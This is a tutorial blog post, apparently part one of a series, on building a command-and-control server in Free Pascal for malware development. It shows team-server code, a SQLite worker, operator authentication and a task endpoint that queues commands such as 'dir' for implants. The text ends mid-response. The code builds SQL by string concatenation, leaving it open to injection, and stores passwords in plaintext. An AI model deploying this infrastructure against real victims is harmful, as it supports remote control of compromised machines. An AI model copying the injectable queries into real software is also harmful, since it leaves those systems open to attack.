Guide- Building Operational C2C in Pascal

By 0xsp (SRD) - @zuux0x3a

https://0xsp.com

Contents

Design and implementations

Introduction

Over a while, the development of c2c has increased rapidly, including the number of new commercial frameworks, which I will not mention because I am not here to advertise any, and there are awesome open-sourced projects such as sliver, Covenant, and many more. In this article, I will shed light on the uncovered offensive side of Free Pascal for malware development and share insightful design and code snippets to build a mini command and control demo.
For you as a reader, I am going to divide the series into multiple parts, at the end of each, there is a practical exercise shared on GitHub repository for this workshop.

Requirements

Below are the minimum requirements you should have the following for the workshop


- Lazarus-IDE x64 bit
- VirtualBox/VM 1GB RAM / 2 core
- any Linux box for the team server development. (You need to install Lazarus-ide)

The architecture designs


I have divided the project into three parts.

- **TeamServer**: it should handle the whole operation; for the current workshop, it will be for HTTP/HTTPS only. The team server will stand as JSON restful API high-performance server using FPC components and libraries.
- **Operator**: a graphical interface to login into the Team server and manage the connected decoys.
- **Decoy**: highly customized HTTP agent will work to communicate with a restful API end-point only.

Let’s look first into the whole workflow and then draw the needed basic end-points for communications between the three components.




As the previous figure shows, the agent will first connect to the heart-beat end-point to establish the initial verification with the server. After that, the server will assign a task created by the operator to the connected decoy, and then the decoy will execute the pending actions and exfiltrate the results to sever. So below is the execution playbook diagram of the demo.



Team server development

Let's start focusing on building the team server; our goal is to achieve a functional team server that should be running over the HTTPS protocol type and using SQLite for storage. And support authentication for multiple registered users(Operators).

By using Multi-threading in Pascal, we could run two server instances simultaneously; one should be for operators and the second for C2 communications with decoys. Below is the suggested diagram for this method.



(Fig 3)

in other words, our server will have the following classes

TChild = class(TThread)	thread class to spawn a new thread for each listener and
TPasserver = class(TCustomApplication)	The main console application program execution flow, it
TMyHttpApplication = class(TCustomHTTPApplication)	Custom HTTP Application with threading.

Let's first declare the thread class and invoke TCustomHTTPApplication Class, which also supports threading, but since we developing the team server on Linux, we need to load both units ***cthreads,cmem***

```
{ RESTful API application }


  TPasserver = class(TCustomApplication)

  protected

    procedure DoRun; override;

  public

    constructor Create(TheOwner: TComponent); override;

    destructor Destroy; override;

end;


{Child Servers }

 type

     TChild = class(TThread)

      type


       TMyListeners = class(TCustomHTTPApplication);

end;


{ Parent Server}

  type


  TMyHttpApplication = class(TCustomHTTPApplication)


  protected


  end;
```

This purpose is to create two functions with different HTTP routers and handlers for our API server, which will be useful to separate the operator's instance from the decoy's instance.

Databases

selecting and creating a database engine is required for our API server data storage, for this demonstration, i am going to use SQLite databases, which will have the following tables for now. and you can also use any other database technologies; I just found it easier using sqlite3.

Tasks	to store created tasks information
Users	this should be used for team server's operators

SQL Worker

to ensure high server performance, I created the SQL connectivity and procedures in a new process thread. Which will help to handle errors and performance issues.
In other words, if the thread is closed or crashed, the main API server will still be active and create a new SQL worker if needed. The code below covers some of the functions we need for this stage of development.

```
unit SQL_Worker;


{$mode ObjFPC}{$H+}


interface


uses
  Classes,cthreads, SysUtils,sqlite3conn, sqldb, db,base64;
 type


  TSQL = Class(Tthread)




  SQLite3Connection: TSQLite3Connection;
  SQLTransaction : TSQLTransaction;
  SQL_Query : TSQLQuery;
  protected
 // procedure execute; virtual;
 public
```

```
   constructor Create;

   procedure connect;

   procedure add_task(UUID,task_name,task_data:string);

   procedure check_creds(username:string;password:string; out isvalid:boolean; out
token:string);

   procedure isdecoy(UUID:string; out isvalid:string);


   end;


implementation

constructor TSQL.create;


begin


   SQLite3Connection := TSQLite3Connection.Create(nil);

   SQLTransaction := TSQLTransaction.Create(nil);

   SQL_Query := TSQLQuery.Create(nil);

   connect;




end;


procedure TSQL.connect;

var

  tmp : string;

begin


  SQLite3Connection.DatabaseName:=getcurrentdir+'/database/mydb.db';

  try

  SQLite3Connection.Open;

  writeln('[+] Successfully connected ');

   except
```

```
       on E: ESQLDatabaseError do
           writeln(E.Message);
   end;

  end;

procedure TSQL.check_creds(username:string;password:string; out isvalid:boolean; out
token:string);
var
sql,usr,pwd :string;
count: integer;
begin

isvalid := false;
  if SQLite3Connection.Connected then begin
     //database assignment
     SQL_query.DataBase:= SQLite3Connection;
     SQL_query.Transaction:= SQLtransaction;
     SQLtransaction.DataBase :=  SQLite3Connection;

     sql := 'SELECT * FROM users ';
     sql += 'WHERE username ='+'"'+username+'" ';
     sql += 'AND password ='+'"'+password+'"';

     SQL_query.SQL.Text := sql;
     //Count := 0;
           try
               SQL_query.Open;
           //  dbSQLQuery.First;
            //   while not dbSQLQuery.EOF do begin
             //      Inc(Count);
                 usr := SQL_query.FieldByName('username').AsString;
```

```
                   pwd :=  SQL_query.FieldByName('password').AsString;


               if ( trim(username) = usr) AND ( trim(password) = pwd) then begin

               isvalid := true;

               token := EncodeStringBase64(usr+':'+pwd);


          //   dbSQLQuery.Next;

            //   end;

               SQL_query.Close;


            end;

            except

               on E: ESQLDatabaseError do begin

                   writeln(E.Message);


           end;


            end;


  end;


end;


procedure TSQL.isdecoy(UUID:string; out isvalid:string);

var

   task,query :string;

   count:integer;

begin

if SQLite3Connection.Connected then begin

     //database assignment

     SQL_query.DataBase:= SQLite3Connection;
     SQL_query.Transaction:= SQLtransaction;
     SQLtransaction.DataBase :=  SQLite3Connection;
           // Create query
           Query := 'SELECT UUID FROM decoys WHERE UUID = '+'"'+UUID+'"';

           // Query the database
           SQL_query.SQL.Text := Query; Count := 0;
           try
               SQL_query.Open;
               SQL_query.First;
               while not SQL_query.EOF do begin
                   Inc(Count);
                  // task := dbSQLQuery.FieldByName('res_body').AsString;
                   UUID :=   SQL_query.FieldByName('UUID').AsString;

                  isvalid := UUID;

                  SQL_query.Next;
               end;
               SQL_query.Close;
           except
               on E: ESQLDatabaseError do begin
                   writeln(E.Message);
               end;
           end;

end;
end;
procedure TSQL.add_task(UUID,task_name,task_data:string);
var
   sql,task_status :string;
   task_id : integer;

begin

 Randomize;

 task_status := 'PENDING';

 task_id := random(100) + 10000;


 Sql := 'INSERT INTO tasks (UUID,task_name,task_data,task_status,task_id) ';

 Sql += 'VALUES ("' + UUID+'","' + task_name+ '","'+ task_data+'","'+
task_status+'","'+ inttostr(task_id)+'")';


 try

    SQL_query.DataBase:= SQLite3Connection;

    SQL_query.Transaction:= SQLtransaction;

    SQLtransaction.DataBase :=  SQLite3Connection;

    SQL_query.SQL.Text := Sql;

    SQL_query.ExecSQL;

    SQLtransaction.Commit;

  except

    on E: ESQLDatabaseError do

     writeln(E.Message);

  end;

end;
```

Building the API

Now that we have a clear overview of the application architecture, let's start building our server API and integrate it with our database. and will cover the remaining parts in the next blog post.

/auth	stands for a basic authentication mechanism
/decoys/list	list all connected decoys
/listeners/create	create listeners

/tasks/add	add new tasks
/tasks/update	update specific tasks

First, we need to create the HTTPS server application, which will handle the Team server API for operators, and for that reason, I have implemented the following code snippet, which will give the team server the functionality of JSON REST API.

```
function Team_server: TMyHttpApplication;


begin
    if not Assigned(_Parent) then
    begin


   _Parent := TMyHttpApplication.Create(nil);
   _Parent.Port := 8000;  // listening port


// if using SSL, need self-sign or valid SSL cert
   _Parent.UseSSL:=true;
   _Parent.CertificateData.HostName := 'zux0x3a-virtual-machine';
   _Parent.CertificateData.KeyPassword:='123456';
   _Parent.CertificateData.PrivateKey.FileName := getcurrentdir+'/key.pem';
   _Parent.CertificateData.Certificate.FileName := getcurrentdir+'/cert.pem';



   with LAZ do begin
    try


  // authentication
  HTTPRouter.RegisterRoute('/auth/',@auth);


  // LAZ client will connect and assign a task for decoy (Protected)
  HTTPRouter.RegisterRoute('/tasks/add/', @add_task);


  _Parent.HostName:='192.168.33.135';

  _Parent.UseSSL:=true;


 _Parent.Threaded := True;

 _Parent.Initialize;


except on E : Exception do begin

    writeln(E.message);

end;

end;

end;

    Result := _Parent;

  end;


  end;
```

With blew two functions, we can magically implement REST JSON API with Authentication. I would like to thank Marcus Fernström for this article.

```
procedure TPasserver.jsonResponse(res: TResponse; JSON: TJSONObject;
httpCode: integer);

  begin

  res.Content := JSON.AsJSON;

  res.Code := httpCode;

  res.ContentType := 'application/json';

  res.ContentLength := length(res.Content);

  res.SendContent;

  end;
```

```
procedure TPasserver.rerouteRoot(aRequest: TRequest; aResponse: TResponse);
  begin
    aResponse.Code := 301;
    //aResponse.SetCustomHeader('Location', fileLocation + '/index.html');
    aResponse.SendContent;
  end;




procedure TPasserver.validateRequest(aRequest: TRequest);
 var
   headerValue, b64decoded, username, password,usr,pwd,token: string;
   magic:string;
   isvalid:boolean;
 begin

   headerValue := aRequest.Authorization;
    writeln(headervalue);
   if length(headerValue) = 0 then
     raise Exception.Create('This endpoint requires authentication');



   if ExtractWord(1, headerValue, [' ']) <> 'Basic' then
     raise Exception.Create('Only Basic Authentication is supported');

   b64decoded := DecodeStringBase64(ExtractWord(2, headerValue, [' ']));
   username := ExtractWord(1, b64decoded, [':']);
   password := ExtractWord(2, b64decoded, [':']);
   magic := extractword(2,headervalue,[' ']);
   with DB do begin

   check_creds(username,password,isvalid,token); // will perform validation
and output the token

   end;


    if (token <> magic ) then  // if token match the submitted header, then
hola

   raise Exception.Create('Invalid API credentials');

end;
```


Code language: JavaScript (javascript)

After that, I created the two required functions for adding tasks, and the authentication end-point, which the operator will use to log in and assign tasks into decoys.

```
procedure TPasserver.auth(req: TRequest; res: Tresponse);

var

jObject : TJSONobject;

username,password,token : string;

okay:boolean;

httpCode: integer;

begin

 okay := false;

 jObject := TJSONObject.Create;

try



username := req.contentfields.values['user'];

password := req.ContentFields.Values['pwd'];
```

```
with DB do  begin
check_creds(username,password,okay,token);
if (okay = true ) then begin
jObject.Add('token',token);
jsonresponse(res,Jobject,httpCode);
end;


end;
finally
 jobject.Free;
end;
end;
```

As shown in the figure below, the server will respond with a token that will be used for authentication purposes; since the authentication bearer type is Basic, we may need to upgrade that in the upcoming series.



```
zux0x3a@zux0x3a
[+] Successfully connect
[+] Successfully connect
operator
b3BlcmF0b3I6MHhzcA==
```

```
POST /auth HTTP/1.1
Host: localhost:8000
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53
Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 22

user=operator&pwd=0xsp
```


However, we can also protect any end-point with valid authentication, and that's what I have done for the **/tasks/add** end-point.

```
procedure TPasserver.add_task(req: Trequest; res: TResponse);
 var
```

```
  jObject : TJSONobject;
  UUID,Res_str,task_name,task_data,validation:string;
  httpcode:integer;
begin
jObject := TJSONObject.Create;
try
try
validateRequest(req);
except on E: Exception do
begin
    jObject.Add('success', False);
    jObject.Add('reason', E.message);
    httpCode := 401;
end;
end;
jsonresponse(res,Jobject,httpcode);


UUID := req.contentfields.values['UUID'];
task_name := req.contentfields.values['task_name'];
task_data := req.contentfields.Values['task_data'];

with DB do  begin

isdecoy(UUID,validation);

if (validation = UUID) then begin

add_task(UUID,task_name,task_data);
```

```
end;


end;


jObject.Add('UUID',UUID);

jObject.Add('task_name',task_name);

Jobject.Add('task_data',task_data);


jsonresponse(res,Jobject,httpcode);

finally

jobject.Free;

end;


end;
```


by adding a request validation code statement at the beginning of the add_task API procedure, a request authentication mechanism is required to access the resources.



```
POST /tasks/add HTTP/1.1
Host: localhost:8000
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53
Safari/537.36
Connection: close
Authorization: Basic b3BlcmF0b3I6MHhzcA==
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

UUID=7363254&task_name=execute&task_data=dir
```

```
HTTP/1.1 200 OK
Status: 200 OK
Content-Length: 69
Content-Type: application/j

{
  "UUID":"7363254",
  "task_name":"execute",
  "task_data":"dir"
}

```

And in case the authorization token is invalid, the server will respond with invalid API credentials, as shown below.



```
POST /tasks/add HTTP/1.1
Host: localhost:8000
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53
Safari/537.36
Connection: close
Authorization: Basic b3BlcmF0b3I6MHhzcA=
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

UUID=7363254&task_name=execute&task_data=dir
```

```
HTTP/1.1 401 Unauthorized
Status: 401 OK
Content-Length: 126
Content-Type: application/js

{
  "success":false,
  "reason":"Invalid API cred
  "UUID":"7363254",
